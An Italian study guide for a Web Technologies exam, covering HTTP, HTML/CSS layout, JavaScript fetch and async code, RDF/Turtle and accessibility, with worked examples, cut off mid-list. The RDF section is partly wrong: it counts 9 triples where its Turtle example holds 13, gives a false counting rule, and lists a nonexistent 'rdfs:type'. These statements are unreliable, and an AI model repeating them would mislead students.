Guida allo Studio per l'Esame di Tecnologie Web

Panoramica dei Tipi di Domande d'Esame

L'esame di Tecnologie Web sembra coprire un ampio spettro di argomenti, focalizzandosi sia sulla comprensione teorica che sulle capacità pratiche di sviluppo web. Le domande tipiche possono essere raggruppate nelle seguenti categorie principali:

1. **Domande di Base:** Verificano la conoscenza fondamentale di concetti chiave in HTML, CSS, Javascript, HTTP, codifica dei caratteri, URI/URL, Semantic Web e accessibilità.
2. **HTML e CSS - Realizzazione di Layout:** Richiedono di scrivere codice HTML e CSS per replicare un layout web da un'immagine fornita, spesso con l'uso di Bootstrap.
3. **Javascript - Interazione con API e Pagine Dinamiche:** Si concentrano sulla creazione di applicazioni Javascript che interagiscono con API REST per recuperare e visualizzare dati, gestire interazioni utente e gestire errori. Spesso richiedono l'uso di framework Javascript.
4. **Semantic Web - RDF e Turtle/JSON-LD:** Domande sulla rappresentazione di frasi in formato RDF utilizzando Turtle o JSON-LD, verificando la comprensione del modello RDF e della sintassi.
5. **Domande di Teoria:** Richiedono spiegazioni, confronti e definizioni di concetti teorici relativi alle tecnologie web, come metodi HTTP, differenze tra URI/URL/IRI, asincronicità in Javascript, etc.
6. **Accessibilità:** Identificare e correggere problemi di accessibilità in frammenti di codice HTML o scrivere codice HTML accessibile per componenti specifici.
7. **Domande sui Framework Javascript:** Utilizzo di framework Javascript (React, Angular, Vue, Svelte) per implementare componenti UI o funzionalità specifiche.

Tipo di Domanda 1: Domande di Base

Formato Tipico della Domanda:

Una serie di brevi domande (a, b, c, d...) che testano la conoscenza di concetti fondamentali specifici.

Argomenti Chiave da Studiare:

- **HTTP:** Metodi HTTP (GET, POST, PUT, DELETE, ecc.), codici di stato HTTP (famiglie 2xx, 3xx, 4xx, 5xx), sicurezza (HTTPS, safe methods, idempotenza), proxy, gateway, pipelining, caching.
- **HTML:** Differenze tra attributi `id` e `name`, elementi inline vs block, elementi generici, elementi semantici, attributi `alt` e `title` per immagini, elementi `dl`, `dt`, `dd`, elementi `canvas`, elementi di form (input, label, ecc.).
- **CSS:** Selettori CSS (classi, ID, combinatori, pseudo-classi), proprietà `display`, `position` (static, relative, absolute), `canvas` vs `viewport`, trasparenza, bordi arrotondati, animazioni CSS, selettori corretti e non corretti.
- **Javascript:** Coercizione dei tipi, array vs oggetti, prototipi, asincronicità (callback, promises, async/await, IIFE), interpolazione, differenza tra `object` e `array`.
- **Codifica Caratteri:** Differenze tra ASCII, ISO-Latin-1, UCS-2, UTF-8, UTF-16, UCS-4, ASCII esteso, quanti byte occupano specifici caratteri/stringhe in diverse codifiche.
- **URI/URL/IRI:** Differenze e relazioni tra URI, URL e IRI, operazioni su URI/IRI/URIref, URI reference.
- **Semantic Web:** Tassonomia vs Tesauro, RDF, Turtle, JSON-LD, triple RDF, entità RDF.
- **Accessibilità:** Principi base di accessibilità web.

Come Risolvere:

- **Risposte concise e specifiche:** Evita giri di parole e rispondi direttamente alla domanda.
- **Definizioni precise:** Conosci le definizioni dei termini tecnici e i concetti fondamentali.

- **Esempi pratici:** Quando richiesto, fornisci esempi di codice HTML, CSS o Javascript per illustrare i concetti.
- **Codifica caratteri:** Comprendi come la codifica dei caratteri influisce sulla dimensione in byte delle stringhe. Ricorda che ASCII e ISO-Latin-1 usano 1 byte per caratteri latini base, UTF-8 usa 1-4 bytes, UCS-2 e UTF-16 usano 2 bytes (o più per UTF-16).
- **URI/URL/IRI:** Ricorda che URL è un tipo di URI che specifica *come* raggiungere una risorsa, mentre URI identifica *una* risorsa. IRI permette caratteri internazionali.
- **Semantic Web:** RDF si basa su triple (soggetto-predicato-oggetto) per rappresentare informazioni. Turtle e JSON-LD sono formati per serializzare RDF.

Esempio di Domanda di Base (combinazione di domande tipiche):

```
1 Domanda #1 - Domande di base
a) Che differenza c'è tra un metodo HTTP "safe" e un metodo "idempotente"?
b) Spiega brevemente a cosa serve l'elemento `<canvas>` in HTML e fornisci un esempio.
c) Data la seguente regola CSS: `.container p { color: red; }`, cosa significa il
selettore e come funziona?
d) Quanti byte occupa la parola "esempio" codificata in UTF-8 e in ISO-Latin-1?
```

Soluzione Esempio e Approccio:

- **a) Safe vs Idempotente:**
  - **Safe:** Un metodo HTTP è "safe" se non modifica lo stato del server. `GET` è un esempio safe. Non causa effetti collaterali sul server.
  - **Idempotente:** Un metodo HTTP è "idempotente" se più richieste identiche hanno lo stesso effetto della singola prima richiesta. `GET`, `PUT`, `DELETE` sono idempotenti. `POST` non lo è tipicamente.
  - **Chiave:** `Safe` riguarda gli effetti collaterali, `Idempotente` riguarda l'effetto di richieste multiple.
- **b) Elemento `<canvas>`:**
  - **Scopo:** `<canvas>` è usato in HTML per disegnare grafica 2D (o 3D con WebGL) tramite Javascript. È un contenitore bitmap su cui si può disegnare dinamicamente.
  - **Esempio HTML:**

```html
<canvas id="myCanvas" width="200" height="100" style="border:1px solid
#d3d3d3;">
  Il tuo browser non supporta l'elemento canvas.
</canvas>
<script>
  const canvas = document.getElementById("myCanvas");
  const ctx = canvas.getContext("2d");
  ctx.fillStyle = "#FF0000";
  ctx.fillRect(0, 0, 150, 75);
</script>
```

- **c) Selettore CSS `.container p { color: red; }`:**
  - **Significato:** Seleziona tutti gli elementi `<p>` che sono *discendenti* di un elemento con classe `container`.

    - **Funzionamento:** Applica la proprietà `color: red;` a tutti i paragrafi che si trovano *all'interno* di un elemento con classe `container`, indipendentemente da quanto in profondità nella struttura HTML.

- **d) "esempio" in UTF-8 e ISO-Latin-1:**

    - **UTF-8:** Ogni carattere ASCII (come quelli in "esempio") occupa 1 byte in UTF-8. Quindi "esempio" occupa 7 byte.
    - **ISO-Latin-1:** ISO-Latin-1 è anche una codifica a singolo byte per i caratteri latini base. Quindi "esempio" occupa 7 byte.
    - **Chiave:** Per caratteri ASCII di base, UTF-8 e ISO-Latin-1 sono equivalenti in termini di byte. La differenza si manifesta con caratteri speciali o non-latini.

Tipo di Domanda 2: HTML e CSS - Realizzazione di Layout

Formato Tipico della Domanda:

Viene fornita un'immagine di una pagina web. Si richiede di scrivere il codice HTML e CSS (con o senza Bootstrap) per riprodurre il layout il più fedelmente possibile, prestando attenzione alla struttura, agli elementi e alle differenze visive.

Competenze Chiave:

- **Struttura HTML semantica:** Utilizzo corretto degli elementi HTML per la struttura (header, nav, main, section, article, aside, footer, div, span, p, ul, li, form, input, button, img, ecc.).
- **CSS Layout:** Padronanza di tecniche di layout CSS come Flexbox, Grid, positioning (relative, absolute, fixed, sticky), float, inline-block.
- **Bootstrap (se ammesso):** Conoscenza delle classi e dei componenti Bootstrap per velocizzare lo sviluppo del layout e ottenere un design responsive. Importazione corretta di Bootstrap.
- **CSS Specificità e Cascata:** Comprensione di come i selettori CSS e la cascata influenzano lo stile applicato.
- **Responsive Design:** Capacità di creare layout che si adattano a diverse dimensioni dello schermo (media queries).
- **Attenzione ai dettagli:** Osservazione e riproduzione delle differenze visive tra gli elementi nell'immagine di esempio (spaziature, margini, padding, colori, font, bordi, etc.).
- **Debug e Testing:** Capacità di testare il codice in Firefox (browser specificato) e correggere eventuali errori o discrepanze rispetto all'immagine.

Come Risolvere:

1. **Analizza l'immagine:** Osserva attentamente l'immagine del layout. Identifica le sezioni principali (header, navbar, corpo principale, sidebar, footer, etc.), gli elementi HTML utilizzati (titoli, paragrafi, immagini, liste, form, bottoni, etc.) e le caratteristiche visive (colori, font, spaziature, bordi, etc.).
2. **Pianifica la struttura HTML:** Definisci la struttura HTML di base utilizzando elementi semantici appropriati. Dividi la pagina in sezioni logiche e identifica gli elementi contenuti in ciascuna sezione. Considera se Bootstrap può semplificare la struttura (es. grid system, container, ecc.).
3. **Implementa l'HTML:** Scrivi il codice HTML, strutturando il contenuto in modo semantico e logico.
4. **Applica il CSS:** Scrivi il CSS per stilizzare gli elementi HTML e riprodurre il layout desiderato. Usa Flexbox o Grid per il layout principale, positioning per elementi specifici, e le proprietà CSS per definire l'aspetto visivo. Se usi Bootstrap, sfrutta le classi predefinite.
5. **Responsive Design (se richiesto/consigliato):** Implementa media queries nel CSS per adattare il layout a diverse dimensioni dello schermo. Tipicamente, si richiede un layout diverso per desktop e mobile. Bootstrap facilita molto il responsive design.

6. **Test in Firefox:** Apri il file HTML in Firefox e verifica se il layout corrisponde all'immagine fornita. Usa gli strumenti di sviluppo del browser per ispezionare gli elementi, il CSS applicato e individuare eventuali problemi.
7. **Refinisci e Ottimizza:** Apporta modifiche al CSS e all'HTML per correggere eventuali discrepanze, migliorare la precisione del layout e ottimizzare il codice. Presta attenzione ai dettagli visivi per avvicinarti il più possibile all'immagine di esempio.

Esempio di Approccio (con Bootstrap):

Se è ammesso Bootstrap, considera di iniziare con una struttura di base Bootstrap:

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Esame Tecnologie Web</title>
    <link
      href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css"
      rel="stylesheet"
    />
    <link rel="stylesheet" href="style.css" />
  </head>
  <body>
    <header>
      <!-- Navbar qui -->
    </header>
    <main class="container">
      <!-- Contenuto principale qui -->
    </main>
    <footer>
      <!-- Footer qui -->
    </footer>
    <script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js">
</script>
  </body>
</html>
```

Poi, nel file `style.css`, aggiungi CSS personalizzato per sovrascrivere o estendere gli stili Bootstrap e per implementare le parti del layout non gestite da Bootstrap. Utilizza le classi Bootstrap grid (`row`, `col-*`) per organizzare le sezioni principali. Per elementi più complessi o posizionamenti specifici, potresti aver bisogno di CSS custom con Flexbox o Grid.

Tipo di Domanda 3: Javascript - Interazione con API e Pagine Dinamiche

Formato Tipico della Domanda:

Si descrive uno scenario di applicazione web (e-commerce, jukebox musicale, sito di commenti, ecc.) che interagisce con una API REST (spesso ipotetica). Si richiede di implementare in Javascript (e HTML/CSS) una o

più parti dell'interfaccia utente client-side per:

- **Parte I: HTML:** Creare la struttura HTML per visualizzare la pagina web, inclusi form, aree di visualizzazione dati, bottoni, etc.
- **Parte II: Javascript - Recupero Dati:** Scrivere script Javascript per effettuare chiamate API (GET) per recuperare dati (tipicamente in formato JSON) e popolare dinamicamente la pagina HTML con questi dati. Gestire il caricamento iniziale dei dati e potenziali errori di rete o API.
- **Parte III: Javascript - Interazione Utente e Chiamate API:** Scrivere script Javascript per gestire interazioni utente (click su bottoni, input in form, modifiche di selezione, etc.) e in risposta effettuare ulteriori chiamate API (POST, GET) per inviare dati al server, aggiornare la pagina o eseguire azioni. Gestire la risposta dell'API (successo o errore) e fornire feedback all'utente.
- **Parte IV (a volte):** Funzionalità aggiuntive, come calcoli lato client, gestione del carrello, gestione dello stato, etc.

Competenze Chiave:

- **Javascript Fondamentale:** DOM manipulation (selezione elementi, modifica contenuto, creazione elementi, gestione eventi), funzioni, oggetti, array, stringhe, numeri, operatori, controllo del flusso (if/else, loop), gestione degli errori (try/catch).
- **Programmazione Asincrona in Javascript:** Gestione di operazioni asincrone (chiamate API) con `fetch` API (o `XMLHttpRequest`), Promises, `async/await`.
- **JSON Data Handling:** Parsing di risposte JSON (`JSON.parse()`) e creazione di payload JSON (`JSON.stringify()`).
- **Framework Javascript (spesso richiesto):** Utilizzo di un framework Javascript (React, Angular, Vue, Svelte) per strutturare l'applicazione, gestire lo stato, i componenti UI, il routing (se necessario), e semplificare lo sviluppo.
- **HTML Form e Input Handling:** Gestione di form HTML, recupero valori da input, validazione input (anche se spesso non richiesto esplicitamente, è buona pratica).
- **Error Handling:** Gestione di errori di rete, errori API (codici di stato HTTP 4xx, 5xx), e visualizzazione di messaggi di errore appropriati all'utente.
- **API REST Understanding:** Comprensione di come funzionano le API REST, metodi HTTP, formati di richiesta e risposta (JSON), parametri di query e body delle richieste.

Come Risolvere:

1. **Analizza la API:** Comprendi la API descritta nella domanda. Identifica gli endpoint (URL), i metodi HTTP (GET, POST, etc.), i parametri richiesti, il formato dei dati (JSON) e le funzionalità offerte da ciascun servizio API. Spesso vengono forniti esempi di richieste e risposte JSON.
2. **Pianifica la Struttura HTML:** Progetta la struttura HTML necessaria per l'interfaccia utente. Definisci le aree per visualizzare i dati, i form per l'input utente, i bottoni per le azioni, etc. Considera se usare Bootstrap o un framework CSS per la stilizzazione e il layout.
3. **Implementa l'HTML (Parte I):** Scrivi il codice HTML di base per la pagina web. Includi gli elementi necessari per l'interazione con l'API e la visualizzazione dei risultati.
4. **Scrivi Javascript per Recupero Dati (Parte II):**
    - Usa `fetch` API (o `XMLHttpRequest`) per effettuare chiamate GET agli endpoint API necessari per recuperare i dati iniziali.
    - Costruisci correttamente l'URL della richiesta con eventuali parametri di query.
    - Gestisci la risposta della fetch (Promises): usa `.then()` per gestire la risposta di successo e `.catch()` per gestire gli errori di rete.
    - Dentro il `.then()`, usa `.json()` per parsare la risposta JSON.
    - Una volta ottenuti i dati JSON, manipola il DOM Javascript per popolare dinamicamente la pagina HTML con i dati ricevuti. Ad esempio, crea dinamicamente elementi HTML (es. `<div>`, `<ul>`, `<li>`, `<img>`, etc.) e inseriscili nella pagina.

    - Gestisci eventuali errori durante il recupero dati (es. API non disponibile, risposta non valida) e mostra un messaggio di errore appropriato all'utente.
5. **Scrivi Javascript per Interazione e Chiamate API (Parte III):**
    - Aggiungi event listener agli elementi HTML interattivi (bottoni, form, input).
    - Quando un evento viene attivato (es. click su un bottone), scrivi la funzione Javascript che gestisce l'evento.
    - Dentro la funzione di gestione eventi:
        - Recupera i dati dall'input utente (es. valori da form).
        - Costruisci il payload JSON (se necessario) per la richiesta API (es. per chiamate POST). Usa `JSON.stringify()`.
        - Effettua la chiamata API (GET o POST) usando `fetch`, passando il payload JSON come body per le richieste POST e configurando le options della `fetch` (method, headers, body).
        - Gestisci la risposta dell'API (Promises) con `.then()` e `.catch()`.
        - Dentro il `.then()`, parsare la risposta JSON con `.json()`.
        - Aggiorna dinamicamente la pagina HTML in base alla risposta dell'API. Ad esempio, visualizza i dati ricevuti, mostra messaggi di successo o di errore, aggiorna la visualizzazione del carrello, etc.
        - Gestisci gli errori API (codici di stato 4xx, 5xx) e mostra messaggi di errore specifici all'utente (es. "Errore: Prodotto non disponibile", "Errore: Parametri non validi").
6. **Usa un Framework Javascript (se richiesto/consigliato):** Se richiesto o consigliato di usare un framework (React, Angular, Vue, Svelte), struttura l'applicazione come componenti. Utilizza le funzionalità del framework per:
    - Gestire lo stato dell'applicazione (es. dati recuperati dall'API, input utente, carrello, etc.).
    - Creare componenti UI riutilizzabili per visualizzare dati e gestire interazioni.
    - Gestire il routing (se l'applicazione ha più "pagine" o "views").
    - Semplificare la manipolazione del DOM (anche se i framework moderni spesso usano DOM virtuale).
    - Organizzare il codice e migliorare la manutenibilità.

Esempio di Approccio (con Javascript vanilla - senza framework):

Per una domanda che richiede Javascript senza framework, concentrati sull'uso diretto della DOM API, `fetch` API e gestione manuale dello stato dell'applicazione con variabili Javascript. Organizza il codice in funzioni e usa event listeners per gestire le interazioni utente. Assicurati di gestire gli errori in modo robusto e fornire feedback all'utente.

Tipo di Domanda 4: Semantic Web - RDF e Turtle/JSON-LD

Formato Tipico della Domanda:

Viene fornita una frase in linguaggio naturale che descrive fatti o relazioni. Si richiede di:

- **Parte I:** Scrivere il grafo RDF corrispondente alla frase in formato Turtle. Specificare quante triple RDF contiene il grafo.
- **Parte II (a volte):** Aggiungere triple RDF per una frase aggiuntiva, estendendo il grafo RDF precedente.

Competenze Chiave:

- **Modello RDF (Resource Description Framework):** Comprensione del concetto di grafo RDF, triple (soggetto-predicato-oggetto), risorse (URI/IRI), letterali, nodi blank.

- **Sintassi Turtle:** Conoscenza della sintassi Turtle per serializzare grafi RDF. Prefissi (`@prefix`), soggetti, predicati, oggetti, terminazione triple (`.`), tipi di dati (`^^xsd:string` , `^^xsd:integer` , etc.), letterali stringa e numerici, nodi blank (`_:`).
- **JSON-LD (a volte):** Comprensione di base di JSON-LD come alternativa a Turtle per serializzare RDF in formato JSON. Struttura `@context` , `@id` , `@type` , proprietà come chiavi JSON, array per valori multipli.
- **Identificazione Entità e Relazioni:** Capacità di analizzare una frase in linguaggio naturale e identificare le entità (persone, luoghi, concetti, oggetti) e le relazioni tra di esse.
- **Vocabolari RDF (di base):** Conoscenza di vocabolari RDF di base come RDF Schema (rdfs:label, rdfs:comment, rdfs:type), Dublin Core (`dc:title` , `dc:creator` , `dc:date`), FOAF (Friend of a Friend - `foaf:name` , `foaf:knows`). Spesso non è richiesto un vocabolario specifico, ma usare prefissi e predicati sensati è importante.

Come Risolvere:

1. **Analizza la Frase:** Leggi attentamente la frase in linguaggio naturale. Identifica le entità principali (soggetti e oggetti delle triple) e le relazioni (predicati) tra di esse.
2. **Definisci le Entità come URI/IRI:** Per ogni entità identificata, scegli un URI (o IRI se necessario per caratteri internazionali) per rappresentarla in RDF. Se l'entità è una persona, un luogo, un'organizzazione, un'opera creativa, etc., usa un URI che la identifichi in modo univoco (anche se spesso per esercizi semplici si possono usare URI inventati o prefissi come `ex:`). Se l'entità è un valore letterale (stringa, numero, data), usa un letterale RDF con il tipo di dato appropriato (es. `"esempio"^^xsd:string` , `"1974"^^xsd:integer`).
3. **Definisci le Relazioni come Predicati:** Per ogni relazione tra entità, scegli un predicato RDF appropriato (un URI). Usa predicati esistenti da vocabolari noti se pertinenti (es. `dc:creator` , `foaf:name` , `rdfs:label` , `ex:natoIn`). Se non esiste un predicato adatto, puoi inventarne uno usando un prefisso (es. `ex:isAuthorOf`).
4. **Scrivi le Triple in Turtle:** Scrivi le triple RDF in sintassi Turtle. Per ogni relazione identificata, crea una tripla: `soggetto predicato oggetto .` . Usa i prefissi `@prefix` per abbreviare gli URI lunghi. Ricorda di terminare ogni tripla con un punto `.` .
5. **Conta le Triple:** Conta il numero di triple RDF che hai scritto.
6. **[Se richiesto] Aggiungi Triple per Frase Aggiuntiva:** Ripeti i passi 1-4 per la frase aggiuntiva e aggiungi le nuove triple al grafo RDF esistente. Assicurati di riutilizzare le entità URI già definite se si riferiscono alle stesse entità.

Esempio di Approccio:

Frase: «Gerhard van Wou, citato anche come Geert van Wou (Hintham, 1440–Kampen, dicembre 1527), è stato un fonditore di campane olandese.»

1. **Entità:**
    - Gerhard van Wou (persona)
    - Geert van Wou (alias di Gerhard van Wou)
    - Hintham (luogo di nascita)
    - 1440 (anno di nascita)
    - Kampen (luogo di morte)
    - dicembre 1527 (data di morte)
    - fonditore di campane (professione)
    - olandese (nazionalità)
2. **Relazioni:**
    - haNome

    - alias
    - natoInLuogo
    - annoDiNascita
    - mortoInLuogo
    - dataDiMorte
    - èProfessione
    - èNazionalità
3. **Turtle (Esempio):**

```
@prefix ex: <http://example.org/> .
@prefix rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#> .
@prefix rdfs: <http://www.w3.org/2000/01/rdf-schema#> .
@prefix xsd: <http://www.w3.org/2001/XMLSchema#> .

ex:GerhardVanWou
    a ex:Persona ;
    rdfs:label "Gerhard van Wou" ;
    ex:alias "Geert van Wou" ;
    ex:natoInLuogo ex:Hintham ;
    ex:annoDiNascita "1440"^^xsd:integer ;
    ex:mortoInLuogo ex:Kampen ;
    ex:dataDiMorte "1527-12"^^xsd:gYearMonth ; # Dicembre 1527
    ex:èProfessione "fonditore di campane"^^xsd:string ;
    ex:èNazionalità "olandese"^^xsd:string .

ex:Hintham a ex:Luogo ; rdfs:label "Hintham" .
ex:Kampen a ex:Luogo ; rdfs:label "Kampen" .
```

4. **Conteggio Triple:** 9 triple (una per ogni riga che termina con `.`).

Tipo di Domanda 5: Domande di Teoria

Formato Tipico della Domanda:

Domande che richiedono spiegazioni, definizioni, confronti, differenze, similitudini, vantaggi/svantaggi, esempi e discussioni di concetti teorici relativi alle tecnologie web.

Argomenti Chiave (si ripetono da Domande di Base, ma qui con focus teorico):

- **HTTP:** Metodi HTTP (safe, idempotent, secure), codici di stato HTTP, proxy, gateway, caching, pipelining, differenze tra HTTP/1.1 e HTTP/2.
- **URI/URL/IRI:** Differenze e relazioni tra URI, URL e IRI, operazioni su di essi.
- **CSS:** Canvas vs Viewport, proprietà `display`, `position`, selettori CSS, animazioni CSS, trasparenza, bordi arrotondati.
- **Javascript:** Asincronicità (callback, promises, async/await), prototipi, modello a prototipi vs modello a classi, coercizione dei tipi, interpolazione, differenze tra promesse e callback.
- **Semantic Web:** Differenze e similitudini tra JSON-LD e Turtle, tassonomia vs tesauro, principali tipi di parametri OpenAPI.
- **Accessibilità:** Principi di accessibilità, ARIA, landmark HTML.
- **Sicurezza Web:** "Security by obscurity", injection attacks, header di sicurezza.

- **Sviluppo Web:** Differenze tra sviluppo con e senza framework.

Come Risolvere:

- **Comprendi la Domanda:** Assicurati di capire esattamente cosa viene chiesto. Leggi attentamente la domanda e identifica i concetti chiave.
- **Definizioni Precise:** Fornisci definizioni accurate e concise dei termini tecnici e dei concetti richiesti.
- **Spiegazioni Chiare:** Spiega i concetti in modo chiaro e comprensibile, usando un linguaggio preciso ma evitando eccessivo gergo tecnico se non necessario.
- **Confronti e Differenze:** Quando richiesto di confrontare o distinguere tra due o più concetti, evidenzia chiaramente le differenze e le similitudini, usando tabelle o elenchi puntati per chiarezza.
- **Esempi Pratici (se possibile):** Quando appropriato, usa esempi pratici (anche brevi snippet di codice o scenari) per illustrare i concetti teorici e renderli più concreti.
- **Struttura la Risposta:** Organizza la risposta in modo logico e strutturato, usando paragrafi, elenchi puntati, titoli e sottotitoli per facilitare la lettura e la comprensione.
- **Sii Conciso ed Essenziale:** Rispondi in modo diretto e conciso, evitando divagazioni o informazioni non pertinenti alla domanda. Concentrati sui punti chiave.

Esempio di Domanda di Teoria:

```
5 Domanda #5 - Domanda di teoria
Qual è la differenza tra programmazione sincrona e asincrona in Javascript? Descrivi
almeno due tipi diversi di soluzione per gestire l'asincronicità in Javascript,
indicando per ciascuno pregi, difetti e un esempio NON BANALE.
```

Soluzione Esempio e Approccio:

- **Differenza Sincrona vs Asincrona:**
    - **Sincrona:** Le operazioni vengono eseguite in sequenza, una dopo l'altra. Il programma aspetta che ogni operazione termini prima di passare alla successiva. Bloccante.
    - **Asincrona:** Le operazioni possono essere iniziate e continuate in background senza bloccare il thread principale. Il programma non aspetta che l'operazione asincrona termini, ma continua con altre attività e viene notificato (callback, promise, evento) quando l'operazione asincrona è completata. Non bloccante.
    - **Esempio Pratico Vantaggi Asincrona:** Immagina una richiesta API per recuperare dati.
        - **Sincrona (bloccante):** Il browser si blocca completamente (interfaccia utente non risponde) finché la risposta API non arriva. Esperienza utente pessima.
        - **Asincrona (non bloccante):** Il browser rimane reattivo. La richiesta API parte in background. Quando la risposta arriva, Javascript gestisce la risposta e aggiorna la pagina. Interfaccia utente fluida e reattiva.

- **Soluzioni Asincronicità Javascript:**
    - **Callback:**
        - **Pregi:** Metodo tradizionale, supportato da sempre in Javascript. Semplice per casi base.
        - **Difetti:** "Callback hell" (nidificazione eccessiva per operazioni asincrone multiple), gestione degli errori complessa, codice difficile da leggere e mantenere in casi complessi.
        - **Esempio NON BANALE (lettura file asincrona con callback):**

```
function readFileAsync(filePath, callback) {
  fs.readFile(filePath, "utf8", (err, data) => {
    if (err) {
      callback(err, null); // Errore
      return;
    }
    callback(null, data); // Successo
  });
}

readFileAsync("miofile.txt", (error, content) => {
  if (error) {
    console.error("Errore lettura file:", error);
  } else {
    console.log("Contenuto del file:", content);
  }
});
```

- **Promises:**
  - **Pregi:** Migliore gestione dell'asincronicità rispetto ai callback, evita il "callback hell", gestione degli errori più elegante con `.then()` e `.catch()`, codice più leggibile e mantenibile. Supporto nativo in Javascript moderno.
  - **Difetti:** Sintassi leggermente più complessa dei callback all'inizio.
  - **Esempio NON BANALE (fetch API con Promises):**

```
function fetchDataWithPromise(url) {
  return fetch(url).then(response => {
    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`);
    }
    return response.json();
  });
}

fetchDataWithPromise("https://api.example.com/data")
  .then(data => {
    console.log("Dati ricevuti:", data);
    // Aggiorna la pagina con i dati
  })
  .catch(error => {
    console.error("Errore fetch:", error);
    // Mostra messaggio di errore all'utente
  });
```

- **Async/Await:**
  - **Pregi:** Sintassi ancora più pulita e simile al codice sincrono, rende il codice asincrono molto più facile da leggere e scrivere, semplifica ulteriormente la gestione degli

errori con `try/catch` per codice asincrono. Basato su Promises, quindi eredita i vantaggi delle Promises.

- **Difetti:** Solo sintassi "sugar" sopra le Promises, non introduce nuove funzionalità fondamentali rispetto alle Promises. Richiede un ambiente Javascript che supporti async/await (browser moderni, Node.js recenti).

- **Esempio NON BANALE (async/await con fetch API):**

```
async function fetchDataAsyncAwait(url) {
  try {
    const response = await fetch(url);
    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`);
    }
    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Errore fetch (async/await):", error);
    throw error; // Rilancia l'errore per gestirlo a livello
superiore
  }
}

async function processData() {
  try {
    const myData = await
fetchDataAsyncAwait("https://api.example.com/data");
    console.log("Dati ricevuti (async/await):", myData);
    // Aggiorna la pagina con i dati
  } catch (error) {
    // Gestisci l'errore qui
  }
}

processData();
```

Tipo di Domanda 6: Accessibilità

Formato Tipico della Domanda:

- **Identificare Errori di Accessibilità:** Viene fornito un frammento di codice HTML (spesso una piccola pagina web o un componente UI). Si richiede di identificare almeno tre errori di accessibilità presenti nel codice e spiegare come risolverli.
- **Implementare Componente Accessibile:** Si richiede di scrivere il codice HTML (e a volte Javascript) per implementare un componente UI specifico (form, menu, tabella, pulsanti radio, checkbox, ecc.) rispettando tutti i criteri di accessibilità. Spesso viene specificato di non usare Javascript di Bootstrap per l'accessibilità.

Competenze Chiave:

- **Principi di Accessibilità Web (WCAG):** Comprensione delle linee guida WCAG e dei principi POUR (Perceivable, Operable, Understandable, Robust).
- **HTML Semantico:** Utilizzo corretto degli elementi HTML per la loro semantica (es. `<nav>`, `<main>`, `<article>`, `<aside>`, `<h1>` - `<h6>`, `<p>`, `<ul>`, `<ol>`, `<li>`, `<table>`, `<th>`, `<tr>`, `<td>`, `<form>`, `<label>`, `<input>`, `<button>`, `<img>`, `<figure>`, `<figcaption>`). Evitare l'uso eccessivo di `<div>` e `<span>` quando esistono elementi semantici più appropriati.
- **ARIA (Accessible Rich Internet Applications):** Conoscenza degli attributi ARIA per migliorare l'accessibilità di elementi HTML, specialmente per componenti UI complessi o Javascript-driven. Attributi chiave: `role`, `aria-label`, `aria-labelledby`, `aria-describedby`, `aria-expanded`, `aria-hidden`, `aria-live`, `aria-controls`, `aria-selected`, `aria-checked`, `aria-invalid`. Uso corretto di `role="button"`, `role="navigation"`, `role="main"`, `role="tablist"`, `role="tab"`, `role="tabpanel"`.
- **Testo Alternativo per Immagini (`alt` attribute):** Importanza di fornire testo alternativo significativo per le immagini non decorative, descrivendo la funzione o il contenuto dell'immagine per utenti che non possono vederla (es. screen reader, immagini non caricate). `alt=""` per immagini decorative.
- **Etichette per Form (`<label>` element):** Associazione corretta delle etichette (`<label>`) agli input di form usando l'attributo `for` e l'ID dell'input.
- **Navigazione da Tastiera:** Assicurarsi che tutti gli elementi interattivi (link, bottoni, form controls, menu, etc.) siano navigabili e utilizzabili tramite tastiera (tasto Tab, tasto Enter, tasti freccia, etc.). Ordine logico del focus.
- **Struttura Intestazioni (Headings):** Uso corretto e gerarchico degli elementi di intestazione (`<h1>` - `<h6>`) per strutturare il contenuto della pagina e facilitare la navigazione per screen reader. Non saltare livelli di intestazione.
- **Landmark HTML5:** Utilizzo di elementi landmark HTML5 (`<header>`, `<nav>`, `<main>`, `<aside>`, `<footer>`) per definire le sezioni principali della pagina e facilitare la navigazione tramite screen reader.
- **Contrasto di Colore:** Assicurarsi che ci sia sufficiente contrasto di colore tra testo e sfondo per rendere il testo leggibile per utenti con problemi di vista.
- **Menu Accessibili (spesso menu a tendina/toggle):** Implementare menu accessibili con tastiera e screen reader, spesso con uso di ARIA attributes (es. `aria-haspopup`, `aria-expanded`, `aria-controls`).

Come Risolvere:

1. **Analizza il Codice HTML (per identificare errori):**
    - **Semantica HTML:** Verifica se gli elementi HTML sono usati correttamente per la loro semantica. Cerca usi inappropriati di `<div>` e `<span>` al posto di elementi semantici.
    - **Testo Alternativo Immagini:** Controlla se tutte le immagini non decorative hanno un attributo `alt` significativo. Se `alt` è mancante o vuoto quando non dovrebbe esserlo, è un errore.
    - **Etichette Form:** Verifica se tutti gli input di form hanno una `<label>` associata correttamente con l'attributo `for`.
    - **Struttura Intestazioni:** Controlla la gerarchia delle intestazioni. Ci sono salti di livello? Sono usate in modo logico per strutturare il contenuto?
    - **Landmark HTML5:** Sono usati elementi landmark HTML5 per strutturare la pagina? (Se applicabile al frammento di codice).
    - **ARIA (se presente):** Se ci sono attributi ARIA, sono usati correttamente? Sono necessari ma mancanti? Sono usati in modo eccessivo o inappropriato?

    - **Navigazione Tastiera (test manuale):** Se possibile, apri il codice in un browser e prova a navigare solo con la tastiera. Tutti gli elementi interattivi sono raggiungibili con il tasto Tab? L'ordine di focus è logico? Si può interagire con tutti gli elementi interattivi solo con la tastiera (Enter per link/bottoni, Spazio per checkbox/radio, etc.)?

2. **Correggi gli Errori (per identificare errori):** Per ogni errore identificato, spiega:
    - **Qual è l'errore di accessibilità:** Descrivi il problema in termini di accessibilità (es. "manca testo alternativo per l'immagine, rendendo l'immagine non comprensibile per utenti screen reader").
    - **Come risolverlo:** Fornisci la correzione del codice HTML, spiegando cosa hai cambiato e perché (es. "aggiunto attributo `alt="Logo del sito"` all'elemento `<img>` per fornire un testo alternativo significativo").
3. **Implementa Componente Accessibile (per scrivere codice accessibile):**
    - **Struttura HTML Semantica:** Usa elementi HTML semantici appropriati per il componente UI.
